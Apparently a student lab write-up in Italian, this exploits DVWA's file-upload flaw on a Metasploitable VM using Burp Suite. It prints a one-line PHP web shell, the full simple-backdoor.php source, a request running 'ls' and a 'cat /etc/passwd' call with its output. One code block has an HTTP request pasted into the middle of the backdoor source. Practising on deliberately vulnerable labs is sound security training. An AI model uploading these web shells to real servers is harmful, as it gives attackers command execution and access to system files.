


## PRATICA S6L1


Dopo aver configurato le macchine Kali e Metasploitable in modo che siano comunicanti, vado ad avviare Burpsuite su Kali così che sia pronto ad intercettare il traffico e punto alla pagina di DVWA. Setto il livello security su low. Vado a preparare il file **shell.php** con il seguente contenuto:

```
<?php system($_REQUEST["cmd"]); ?>
```

Questa la situazione iniziale:




Vado quindi a fare l'upload del file **shell.php** sulla pagina. Da Burpsuite vedo che il tutto viene gestito con una richiesta di tipo **POST**:



Nel corpo della richiesta HTTP infatti vengono passati vari parametri come il nome del file e il contenuto del codice (in rosso). Dopo averlo caricato il sito DVWA ci informa che l'upload è andato a buon fine nel percorso **dvwa/hackable/uploads/shell.php**. Vado quindi ad eseguire una GET verso questo percorso passando come parametro il comando **ls**, in modo da elencare il contenuto della cartella **uploads** all'interno del sito. Intercettando con Burpsuite vediamo che questa richiesta viene gestita con una GET:

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.1.172
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4012.91 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=3ff77faf71c21f2cf0d88d1abec7bc2e
Connection: close
```

In modo che lo script php venga riconosciuto sono andato a modificare l'URL aggiungendo in coda al percorso **"?cmd=ls"**, che specifica che nel nostro script verrà eseguito appunto ls come comando. L'output della richiesta GET è il seguente:




Ossia il contenuto della directory. Vediamo che è presente il file caricato da noi oltre al file dvwa\_email.png

Vado ora a caricare uno script più complesso tra quelli già presenti in Kali:

```
(luca@kali) - [~/Desktop]
$ cp /usr/share/webshells/php/simple-backdoor.php .
(luca@kali) - [~/Desktop]
$ cat simple-backdoor.php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.1.172
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4012.91 Safari/537.36
Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
<!-- http://michaeldaw.org 2006 -->
```

Seguo lo stesso procedimento andando però questa volta ad inserire **cat+/etc/passwd** come comando:



The screenshot shows a web browser window with the address bar displaying '192.168.1.172/dvwa/hackable/uploads/simple-backdoor.php?cmd=cat+/etc/passwd'. The browser's address bar also shows 'Not secure'. The main content area of the browser displays the output of the command, which is a list of system and user accounts in the format 'username:x:uid:gid:gecos:home:shell', including root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, dhcp, syslog, klog, sshd, msfadmin, bind, postfix, ftp, postgres, mysql, tomcat55, distccd, user, service, telnetd, proftpd, and statd.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

In questo caso sono andato a stampare il contenuto del file /etc/passwd presente sul web server di tipo linux